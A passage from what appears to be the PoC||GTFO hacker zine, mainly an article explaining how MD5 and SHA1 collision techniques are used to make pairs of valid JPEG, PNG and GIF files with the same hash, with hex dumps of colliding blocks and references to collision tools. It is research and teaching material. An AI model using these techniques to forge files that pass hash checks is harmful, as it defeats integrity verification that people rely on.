Figure 2. ARM Instructions with a Null Byte

Final Thoughts

This project is not ground breaking, but by reading the ARM manual and chasing down the unexplained bitfields, I managed to learn a lot about the architecture and have some fun in the process.

As you read my code,[19] please remember that the fun is in the journey and not the destination. Don't just theorize about what new tricks might be done! Read the documentation, and when the inspiration hits, run the experiments that will teach you the facts you need to write a nifty proof of concept.

[17] `unzip pocorgtfo19.pdf phrack6612.txt`
[18] Ibid, §2.3.
[19] `git clone https://github.com/XlogicX/ARMaHYDAN || unzip pocorgtfo19.pdf ARMaHYDAN.zip`

19:05 An MD5 Pileup Fit for Jake and Elwood

by Albertini and Stevens

This article is about applying known hash collisions to common file formats. It is *not* about new collisions—the most recent one we'll discuss was documented in 2012—but instead focuses on the byte patterns techniques that are exploited in the present attacks and are likely to continue being useful for future ones.

We'll extensively explore existing attacks, showing once again just how weak MD5 is (instant collisions of any of JPG, PNG, PDF, MP4, PE, *etc.*), and will also explore how the common file format features help the attacker construct colliding files. Indeed, the same file format tricks can be used on several hashes, as long as the collisions follow the same byte patterns. Compare, for instance, the JPEG tricks from PoC‖GTFO 14:10 and the malicious SHA1 collision from the SHAttered project.

Follow along and we'll learn the moves of the collision dance, the tricks of the trade for colliding different valid files so that they share a single hash. We'll begin by reviewing the available collision techniques, then show how real world files can be abused within the constraints of the available, practical block collisions.

State of the art

There are different ways in which we may want to construct colliding files, depending on whether we want to control the files' contents or the hashes themselves. The current status of known attacks—as of December 2018—is as follows:

Generating a file that matches a specific fixed hash is still impractical with MD5 and everything stronger. It is impractical even with MD2,[20] but can be done for simpler hashes such as Python's `crypt()`. The following example is thanks to Sven, (`@svblxyz`).

```
>>> import crypt
>>> crypt.crypt("5dUD&66", "br")
'brokenOz4KxMc'
>>> crypt.crypt("O!>',%$", "br")
'brokenOz4KxMc'
```

[20] `unzip pocorgtfo19.pdf thomsenmd2.pdf`

[21] `git clone https://github.com/nneonneo/sha1collider`

While we can't yet generate a file for an arbitrary MD5 hash, we can generate identical prefix collisions (FastColl, UniColl, SHAttered) and even chosen prefix collisions (HashClash). Because both hashed and file formats often run from beginning to end, these prefixes can be freely reused after generation to produce two arbitrary files that obey a specific file format (PNG, JPG, PE, *etc.*) with the same hash.

As an extreme example, making two different files with the same SHA1 took 6,500 core years, but now that those prefixes have been computed, we can instantly produce two different PDFs with the same SHA1 hash that show different pictures.[21]

Attacks

MD5 and SHA1 both operate on blocks of 64 bytes. If two content blocks A and B have the same hash, then appending (we'll write "+" for append) the same suffix C to both will retain equality of the total hash.

$$\text{hash}(A) = \text{hash}(B) \Rightarrow \text{hash}(A + C) = \text{hash}(B + C)$$


Collisions of files with fixed different prefixes work by inserting at a block boundary some number of computed *collision blocks* that depend on what came before in the file. These collision blocks are very random-looking with some minor differences, which follow a specific pattern for each attack. These tiny differences eventually get the hashes to converge to the same value after these blocks.

The key thing about file formats that makes this method work is that file formats also work top-down, and most of them work are interpreted as byte-level chunks. So the format requirements and the collision block insertion can be aligned to make valid format files with specific properties.

Inert comment chunks can be inserted to align file chunks to block boundaries, to align specific structures to collision blocks differences, to hide the rest of the collision blocks' randomness from the file parsers, and to hide otherwise valid content from the parser, so that it will see different content.

These comment chunks were typically not meant to be actual comments. They are just used as data containers that are ignored by the parser. For example, PNG chunks with a lowercase-starting ID are ancillary, not critical.

Most of the time, a difference in the collision blocks is used to modify the length of a comment chunk, which is typically declared just before the data of this chunk: in the gap between the shorter and the longer version of the chunk, another comment chunk is declared to jump over some content A. After this content A, we then simply append another content B. Since file formats usually define a terminator that make parsers stop when they reach it, A terminates parsing, so that the appended content B is ignored.



Typically, at least two comments are needed: one for block alignment, another to hide collision blocks. A third one may be needed to hide one file's contents, for reusable collisions.

The following common properties of file formats enable the construction of colliding files. These properties are not typically seen as weaknesses, but they can be detected or normalized out, making the attacker's task considerably harder:

- Dummy chunks that can be used as comments.
- Allowing more than one comment.
- Long comments. For example, lengths of 64b for MP4 and 32b for PNG make for trivial collisions, whereas 16b for JPG, 8b for GIF make for no generic collision for GIF, and limited ones for JPG.
- Storage arbitrary binary data in a comment, rather than just text or valid data.
- Allowing arbitrary data after the terminator.
- A lack of integrity checks. For example, CRC32 in PNGs are usually ignored, but would prevent PNG reusable collisions otherwise.
- Flat structure. For example, ASN.1 defines a parent structure with the length of all the enclosed substructures, which prevents these constructs: you'd need to abuse the length, but also the length of the parent. Note, however, that this feature of ASN.1 creates multiple sources of truth for the parsers, and puts the onus of checking that all these pieces of data agree on the parser itself. This is how you get Heartbleed.
- Allowing a comment to precede the header. This makes generic reusable collisions possible.

Now that we have the theory down, let's learn some moves.

Identical Prefix Collisions

Identical prefix files look almost identical. Their content have only a few bits of differences in the collisions blocks. All blocks before the collision are fixed and cannot be changed without recomputing the collision, while all blocks of the suffix are malleable and can altered so long as they stay equal to those in the colliding file.


1. Define an arbitrary prefix. Its content and length don't matter.
2. Pad the prefix to the next 64-byte block.
3. Compute and append collision block(s) depending on the prefix. These blocks will look very random, with the specific differences predetermined by the attack.
4. After the block(s), the hash value is the same despite the file differences.
5. Add any arbitrary identical suffix as needed.

```
| Prefix         | = | Prefix         |
| :----:         |:-:| :----:         |
| Collision *A*  |!= | Collision *B*  |
| Suffix         | = | Suffix         |
```

Exploitation There are two classic ways of exploiting identical prefix collisions. The first is the *data exploit*: run code that checks for differences and displays one or the other. (This is typically trivial because differences are known in advance.) The second is the *structure exploit*, which we use a difference in the file structure, such as the length of a comment, to hide one content or show the other.

Here are two files with this structure, collided to show either A or B as determined by a switch in the collision.

Prefix	=	Prefix
Collision *A*	!=	Collision *B*
A	=	~~A~~
~~B~~	=	**B**



FastColl The final version of FastColl is from 2009. Here is its scorecard and a quick print of its difference mask, which describes which nybbles of the block might change and which must remain fixed.

Time:	a few seconds of computation
Space:	two blocks
Differences:	no control before, no control after.
exploitation:	hard

```
.. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. ..
.. .. .. X. .. .. .. .. .. .. .. .. .. .. .. .. ..
.. .. .. .. .. .. .. .. .. .. .. .. .. X. .X .. ..
.. .. .. .. .. .. .. .. .. .. .. .. X. .. .. .. ..
```

The differences aren't near the start or the end of the blocks, so it's very hard to exploit since you don't control any nearby bytes. A potential solution is to brute-force the surrounding bytes. See PoC||GTFO 14:10.

An example with an empty prefix:

```
   MD5: fe6c446ee3a831ee010f33ac9c1b602c
SHA256: c5dd2ef7c74cd2e80a0fd16f1dd6955c
        626b59def888be734219d48da6b9dbdd
00:  37 75 C1 F1-C4 A7 5A E7-9C E0 DE 7A-5B 10 80 26
10:  02 AB D9 39-C9 6C 5F 02-12 C2 7F DA-CD 0D A3 B0
20:  8C ED FA F3-E1 A3 FD B4-EF 09 E7 FB-B1 C3 99 1D
30:  CD 91 C8 45-E6 6E FD 3D-C7 BB 61 52-3E F4 E0 38
40:  49 11 85 69-EB CC 17 9C-93 4F 40 EB-33 02 AD 20
50:  A4 09 2D FB-15 FA 20 1D-D1 DB 17 CD-DD 29 59 1E
60:  39 89 9E F6-79 46 9F E6-8B 85 C5 EF-DE 42 4F 46
70:  C2 78 75 9D-8B 65 F4 50-EA 21 C5 59-18 62 FF 7B

00:  37 75 C1 F1-C4 A7 5A E7-9C E0 DE 7A-5B 10 80 26
10:  02 AB D9 B9-C9 6C 5F 02-12 C2 7F DA-CD 0D A3 B0
20:  8C ED FA F3-E1 A3 FD B4-EF 09 E7 FB-B1 43 9A 1D
30:  CD 91 C8 45-E6 6E FD 3D-C7 BB 61 D2-3E F4 E0 38
40:  49 11 85 69-EB CC 17 9C-93 4F 40 EB-33 02 AD 20
50:  A4 09 2D 7B-15 FA 20 1D-D1 DB 17 CD-DD 29 59 1E
60:  39 89 9E F6-79 46 9F E6-8B 85 C5 EF-DE C2 4E 46
70:  C2 78 75 9D-8B 65 F4 50-EA 21 C5 D9-18 62 FF 7B
   MD5: fe6c446ee3a831ee010f33ac9c1b602c
SHA256: e27cf3073c704d0665da42d597d4d201
        31013204eecb6372a5bd60aeddd5d670
```

You will find other examples, with an identical prefix in `fastcoll1.bin` and `fastcoll2.bin`. A variant of this is the single-block MD5 collision, but that takes five weeks of computation![22]

Unicoll This technique was documented in 2012 in Marc Stevens' Ph.D. thesis, "Attacks on Hash Functions and Applications."[23] The implementation from 2017 is on Github.[24]

UniColl lets you control a few bytes in the collision blocks, before and after the first difference. This makes it an identical-prefix collision with some controllable differences, the next best thing to a chosen prefix collision. This is very handy, and even better, the difference can be very predictable: in the case of `m2+= 2^8` (a.k.a. `N=1 / m2 9` in HashClash `poc_no.sh` script), the difference is +1 on the ninth byte. This makes it very useful in exploitation, as you can reason about the collision in your head: the ninth character of that sentence will be replaced with the next one. `0` is replaced by `1`, `a` is replaced by `b`, and so on.

Here are its scorecard and a map of differences.

[22] `https://marc-stevens.nl/research/md5-1block-collision/`
[23] `unzip pocorgtfo19.pdf stevensthesis.pdf`
[24] `git clone https://github.com/cr-marcstevens/hashclash && emacs hashclash/scripts/poc_no.sh`

Time:	a few minutes (depending on the number of bytes you want to control)
Space:	two blocks
Exploitation:	Very easy: controlled bytes before and after the difference, and the difference is predictable. The only restrictions are alignment and that you only control ten bytes after the difference.

```
..  ..  ..  ..  DD ..  ..  ..  ..
..  ..  ..  ..  +1 ..  ..  ..  ..
```

An example with $N = 1$ and 20 bytes of set text in the collision blocks:

```
UniColl 1 00:  55 6E 69 43-6F 6C 6C 20-31 20 70 72-65 66 69 78
  Prefix 10:  20 32 30 62-F5 48 34 B9-3B 1C 01 9F-C8 6B E6 44
         20:  FE F6 31 3A-63 DB 99 3E-77 4D C7 5A-6E B0 A6 88
         30:  04 05 FB 39-33 21 64 BF-0D A4 FE E2-A6 9D 83 36
         40:  4B 14 D7 F2-47 53 84 BA-12 2D 4F BB-83 78 6C 70
         50:  C6 EB 21 F2-F6 59 9A 85-14 73 04 DD-57 5F 40 3C
         60:  E1 3F B0 DB-E8 B4 AA B0-D5 56 22 AF-B9 04 26 FC
         70:  9F D2 0C 00-86 C8 ED DE-85 7F 03 7B-05 28 D7 0F

         00:  55 6E 69 43-6F 6C 6C 20-31 21 70 72-65 66 69 78
         10:  20 32 30 62-F5 48 34 B9-3B 1C 01 9F-C8 6B E6 44
         20:  FE F6 31 3A-63 DB 99 3E-77 4D C7 5A-6E B0 A6 88
         30:  04 05 FB 39-33 21 64 BF-0D A4 FE E2-A6 9D 83 36
         40:  4B 14 D7 F2-47 53 84 BA-12 2C 4F BB-83 78 6C 70
         50:  C6 EB 21 F2-F6 59 9A 85-14 73 04 DD-57 5F 40 3C
         60:  E1 3F B0 DB-E8 B4 AA B0-D5 56 22 AF-B9 04 26 FC
         70:  9F D2 0C 00-86 C8 ED DE-85 7F 03 7B-05 28 D7 0F
```

UniColl has less control than chosen prefix, but it's much faster especially since it takes only two blocks.

It was used in the Google CTF of 2018, where the frequency of a certificate serial changes and limitations on the lengths prevented the use of chosen prefix collisions.[25]

SHAttered (SHA1) Documented in 2013 by Marc Stevens,[26] computed in 2017.[27]

Time:	6500 years CPU and 110 years GPU
Space:	two blocks
Exploitation:	Medium. The differences are right at the start and at the end of the collision blocks. So no control before *and* after a length in the prefix/in the suffix: PNG stores its length before the chunk type, so it won't work. However, it will work with JP2 files when they use the JFIF form (the same as JPG), and likely MP4 and other atom/box formats if you use long lengths on 64bits (in this case, they're placed *after* the atom type).


Differences:

```
..  ..  ..  DD ??  ??  ??  ??
                or
??  ??  ??  DD ..  ..  ..  ..
```

The difference between collision blocks of each side is this Xor mask, with the practical collision shown in Figure 3.

```
0c 00 00 02 c0 00 00 10 b4 00 00 1c 3c 00 00 04
bc 00 00 1a 20 00 00 10 24 00 00 1c ec 00 00 14
0c 00 00 02 c0 00 00 10 b4 00 00 1c 2c 00 00 04
bc 00 00 18 b0 00 00 10 00 00 00 0c b8 00 00 10
```

`pocorgtfo18.pdf` uses the computed SHA1 prefixes, reusing the image directly from PDFLaTeX's source, but also checking the value of the prefixes via JavaScript in the HTML page. The file is a polyglot, valid as a ZIP, HTML, and PDF. (See PoC‖GTFO 18:10.)



[25] https://github.com/google/google-ctf/tree/master/2018/finals/crypto-hrefin
[26] https://marc-stevens.nl/research/papers/EC13-S.pdf
[27] http://shattered.io





Figure 3. Shattered PoCs

Chosen-Prefix Collisions

Chosen prefix collisions allow us to collide any content, but they don't exist for SHA1 yet.

A	!=	B
Collision *A*	!=	Collision *B*



The steps are to first take two arbitrary prefixes, then to pad the shorter so that their lengths match. Both are then padded to the next block minus twelve bytes, and those twelve bytes are populated at random until a birthday search reveals a collision in the x near-collision blocks appended to the prefixes.

The fewer blocks, the longer the computation will take. While a single block took 400 kHours,[28] nine blocks took just seventy-two with HashClash.[29] Chosen prefix collisions are almighty, but they can take a very long time.

HashClash The final version of this technique appeared in 2009.[30] This collision of "yes" with "no" that is shown in Figure 4 took three hours on twenty-four cores. Note that this is a chosen prefix, and that these files have nothing in common for the first several bytes.

Attacks Summary

Hash	Name	Time	Prefix	Control
MD5	FastColl ('09)	2s	Identical	none
	UniColl ('12)	7–40m	Identical	4–10 bytes
	HashClash ('09)	72h	Chosen	none
SHA1	Shattered ('13)	6500yr	Identical	Prefix & Suffix

[28] `https://www.win.tue.nl/hashclash/SingleBlock/`
[29] `git clone https://github.com/cr-marcstevens/hashclash`
[30] `https://www.win.tue.nl/hashclash/ChosenPrefixCollisions/`

“yes” prefix:
Prefix, padding

```
000:  79 65 73 0A-3D 62 84 11-01 75 D3 4D-EB 80 93 DE
010:  31 C1 D9 30-45 FB BE 1E-71 F0 0A 63-75 A8 30 AA
020:  98 17 CA E3-A2 6B 8E 3D-44 A9 8F F2-0E 67 96 48
030:  97 25 A6 FB-00 00 00 00-49 08 09 33-F0 62 C4 E8
```

Collision blocks start

```
040:  D5 F1 54 CD-CA A1 42 90-7F 9D 3D 9A-67 C4 1B 0F
050:  04 9F 19 E8-92 C3 AA 19-43 31 1A DB-DA 96 01 54
060:  85 B5 9A 88-D8 A5 0E FB-CD 66 9A DA-4F 20 8A AA
070:  BA E3 9C F0-78 31 8F D1-14 5F 3E B9-0F 9F 3E 19
080:  09 9C BB A9-45 89 BA A8-03 E6 C0 31-A0 54 D6 26
090:  3F 80 4C 06-0F C7 D9 19-09 D3 DA 14-FD CB 39 84
0A0:  1F 0D 77 5F-55 AA 7A 07-4C 24 8B 13-0A 54 A2 BC
0B0:  C5 12 7D 4F-E0 5E F2 23-C5 07 61 E4-80 91 B2 13
0C0:  E7 79 07 2A-CF 1B 66 39-8C F0 8E 7E-75 25 22 1D
0D0:  A7 3B 49 4A-32 A4 3A 07-61 26 64 EA-6B 83 A2 8D
0E0:  BE A3 FF BE-4E 71 AE 18-E2 D0 86 4F-20 00 30 26
0F0:  0A 71 DE 1F-40 B4 F4 8F-9C 50 5C 78-DD CD 72 89
100:  BA D1 BF F9-96 80 E3 06-96 F3 B9 7C-77 2D EB 25
110:  1E 56 70 D7-14 1F 55 4D-EC 11 58 59-92 45 E1 33
120:  3E 0E A1 6E-FF D9 90 AD-F6 A0 AD 0E-C6 D6 88 12
130:  B8 74 F2 9E-DD 53 F7 88-19 73 85 39-AA 9B E0 8D
140:  82 BF 9C 5E-58 42 1E 3B-94 CF 5B 54-73 5F A8 4A
150:  FD 5B 64 CF-59 D1 96 74-14 B3 0C AF-11 1C F9 47
160:  C5 7A 2C F7-D5 24 F5 EB-BE 54 3E 12-B0 24 67 3F
170:  01 DD 95 76-8D 0D 58 FB-50 23 70 3A-BD ED BE AC
180:  B8 32 DB AE-E8 DC 3A 83-7A C8 D5 0F-08 90 1D 99
190:  2D 7D 17 34-4E A8 21 98-61 1A 65 DA-FC 9B A4 BA
1A0:  E1 42 2B 86-0C 94 2A F6-D6 A4 81 B5-2B 0B E9 37
1B0:  44 D2 E4 23-14 7C 16 B8-84 90 8B E0-A1 A7 BD 27
1C0:  C7 7E E6 17-1A 93 C5 EE-59 70 91 26-4E 9D C7 7C
1D0:  1D 3D AB F1-B4 F4 F1 D9-86 48 75 77-6E FE 98 84
1E0:  EF 3C 1C C7-16 5A 1F 83-60 EC 5C FE-CA 17 0C 74
1F0:  EB 8E 9D F6-90 A3 CD 08-65 D5 5A 4C-2E C6 BE 54
```

“no” prefix:
Prefix, padding

```
000:  6E 6F 0A E5-5F D0 83 01-9B 4D 55 06-61 AB 88 11
010:  8A FA 4D 34-B3 75 59 46-56 97 EF 6C-4A 07 90 CC
020:  FE 19 D7 CF-6F 92 03 9C-91 AA A5 DA-56 92 C1 04
030:  E6 4C 08 A3-00 00 00 00-8D B6 4E 47-FF AF 7A 3C
```

Collision blocks start

```
040:  D5 F1 54 CD-CA A1 42 90-7F 9D 3D 9A-67 C4 1B 0F
050:  04 9F 19 E8-92 C3 AA 19-43 31 1A DB-DA 96 01 54
060:  85 B5 9A 88-D8 A5 0E FB-CD 66 9A DA-4F 20 8A A9
070:  BA E3 9C F0-78 31 8F D1-14 5F 3E B9-0F 9F 3E 19
080:  09 9C BB A9-45 89 BA A8-03 E6 C0 31-A0 54 D6 26
090:  3F 80 4C 06-0F C7 D9 19-09 D3 DA 14-FD CB 39 84
0A0:  1F 0D 77 5F-55 AA 7A 07-4C 24 8B 13-0A 54 B2 BC
0B0:  C5 12 7D 4F-E0 5E F2 23-C5 07 61 E4-80 91 B2 13
0C0:  E7 79 07 2A-CF 1B 66 39-8C F0 8E 7E-75 25 22 1D
0D0:  A7 3B 49 4A-32 A4 3A 07-61 26 64 EA-6B 83 A2 8D
0E0:  BE A3 FF BE-4E 71 AE 18-E2 D0 86 4F-20 00 30 22
0F0:  0A 71 DE 1F-40 B4 F4 8F-9C 50 5C 78-DD CD 72 89
100:  BA D1 BF F9-96 80 E3 06-96 F3 B9 7C-77 2D EB 25
110:  1E 56 70 D7-14 1F 55 4D-EC 11 58 59-92 45 E1 33
120:  3E 0E A1 6E-FF D9 90 AD-F6 A0 AD 0E-CA D6 88 12
130:  B8 74 F2 9E-DD 53 F7 88-19 73 85 39-AA 9B E0 8D
140:  82 BF 9C 5E-58 42 1E 3B-94 CF 5B 54-73 5F A8 4A
150:  FD 5B 64 CF-59 D1 96 74-14 B3 0C AF-11 1C F9 47
160:  C5 7A 2C F7-D5 24 F5 EB-BE 54 3E 12-70 24 67 3F
170:  01 DD 95 76-8D 0D 58 FB-50 23 70 3A-BD ED BE AC
180:  B8 32 DB AE-E8 DC 3A 83-7A C8 D5 0F-08 90 1D 99
190:  2D 7D 17 34-4E A8 21 98-61 1A 65 DA-FC 9B A4 BA
1A0:  E1 42 2B 86-0C 94 2A F6-D6 A4 81 B5-2B 2B E9 37
1B0:  44 D2 E4 23-14 7C 16 B8-84 90 8B E0-A1 A7 BD 27
1C0:  C7 7E E6 17-1A 93 C5 EE-59 70 91 26-4E 9D C7 7C
1D0:  1D 3D AB F1-B4 F4 F1 D9-86 48 75 77-6E FE 98 84
1E0:  EF 3C 1C C7-16 5A 1F 83-60 EC 5C FE-CA 17 0C 54
1F0:  EB 8E 9D F6-90 A3 CD 08-65 D5 5A 4C-2E C6 BE 54
```

Figure 4. A Chosen Prefix Collision from HashClash

Exploitation

Identical prefix collisions are rather limited, but for all their versatility, chosen prefix collisions are a lot more time consuming to create.

Another approach is to craft reusable prefixes via either identical-prefix attack such as UniColl—or chosen prefix to overcome some limitations—but reuse that prefix pair in combinations with two payloads like a classic identical prefix attack.

Once a good prefix pair has been computed, we can instantly collide two source files. It's just a matter of massaging file data so that it fits both the file format specifications and the precomputed prefix requirements.

JPEG

The *Application* segment should in theory follow just after the *Start of Image* marker, but thankfully this isn't required in practice. The lets us make our collision generic, and the only limitation is the size of the smallest image.

A comment's length is stored in two bytes, limited to 65,536 bytes, which would be something like a 400×400 photo. To jump to another image, its *Entropy Coded Segment* needs to be split to scans which are smaller than this, either by storing the image progressively or by using `jpegtran` to apply custom scan sizes.

So an MD5 collision of two arbitrary JPGs is *instant*, and needs no chosen-prefix collision, just UniColl. See `jpg.py` for a handy script to collide photographs of your two authors to `collision*.jpg`.

PNG with a Comment First

The biggest limitation of PNG is that it uses CRC32 at the end of its chunks, which would prevent the use of collision blocks. But as a happy coincidence, most parsers ignore these checksums and we can as well!

The image meta data (dimensions, color space, *etc.*) are stored in the `IHDR` chunk, which should be right after the signature, before any potential comment. It would mean that we can only precompute collisions of images with the same metadata. However, that chunk can actually be located after a comment block for the vast majority of readers. So we can put the collision data before the header, which enables to collide any pair of PNG with a single precomputation.

Since a PNG chunk has a length of four bytes, there's no need to modify the structure of either file. We can simply jump over a whole image in one go.

We can insert as many discarded chunks as we want, so we can add one for alignment, then one which length will be altered by a UniColl. The lengths will be `00 75` and `01 75`.

So an MD5 collision of two arbitrary PNG images is *instant*, with no prerequisite—no computation, just some minor file changes—and needs no chosen-prefix collision, just UniColl. See `png.py`, which collided these two logos from competing manufacturers.

PNG with IHDR First Most parsers of PNGs happily accept files that start with a chunk other than `IHDR`. However, some readers, notably Safari and Preview—do you known of any others, gentle reader?—do not tolerate it.

In this case, the image header and its properties (dimensions, color space) must be the first, before any collision blocks Both colliding files must then have the same properties.

Conveniently, UniColl is up to the task, and, of course, the computed prefix pair can be reused for any other pair of files with the same properties. The script `pngStd.py` will collide any pair of such files. It launches UniColl if needed to compute the prefix pair.

GIF

The GIF format is tricky for a number of reasons. It stores its metadata in the header before any comment is possible, so there can't be a generic prefix for all GIF files. If the file has a global palette, it is also stored before a comment is possible. Its comment chunk length is encoded by a single byte, so that the length of any comment chunk is capped at a maximum of 256 bytes.

However, the comment chunks follow a peculiar structure: it's a chain of "<length:1>" "<data:length>" until a null length is defined. This makes any non-null byte a valid "jump forward", which makes it suitable to be used with FastColl, as shown in PoC‖GTFO 14:11.

So, although we can't have a generic prefix, we can at least collide any pair of GIF with same metadata (dimensions, palette), and we only need a second of FastColl to compute its prefix.

Now the problem is that we can't jump over a whole image, as we would in PNG. Nor can we jump over a big structure, as we would in JPG.

A possible workaround is to massage the compressed data or to chunk the image into tiny areas—as in the case of the GIF Hashquine—but this is not optimal.

Yet there is another idea, which works generically with only a few limitations! It was suggested by Marc, and it's brilliant.

Note that the image data also follows the "<length, data>" sequence format. We can abuse this together with the GIF's animation feature. If the two GIFs we want to collide have no animations of their own, we only have to (1) normalize the palette, (2) set the first frame's duration to the maximum, and (3) draft a comment that jumps to the start of the first frame data, so that the comment will sled over the image data as a comment, and end the same way, until a null length is encountered. Then the parser will find the next frame and display it.

So with some minor setup—only a few hundred bytes of overhead—we can sled over any GIF image and work around the 256 bytes limitation. Kudos to Marc for this nifty trick!

In the end, the current GIF limitations for instant MD5 collisions are that (1) it must have no animation, (2) the images must be normalized to a single palette,[31] (3) the images must the same dimensions, and (4) that after eleven minutes, both files will display the same final frame. Here are two MD5-colliding GIFs by KidMoGraph.

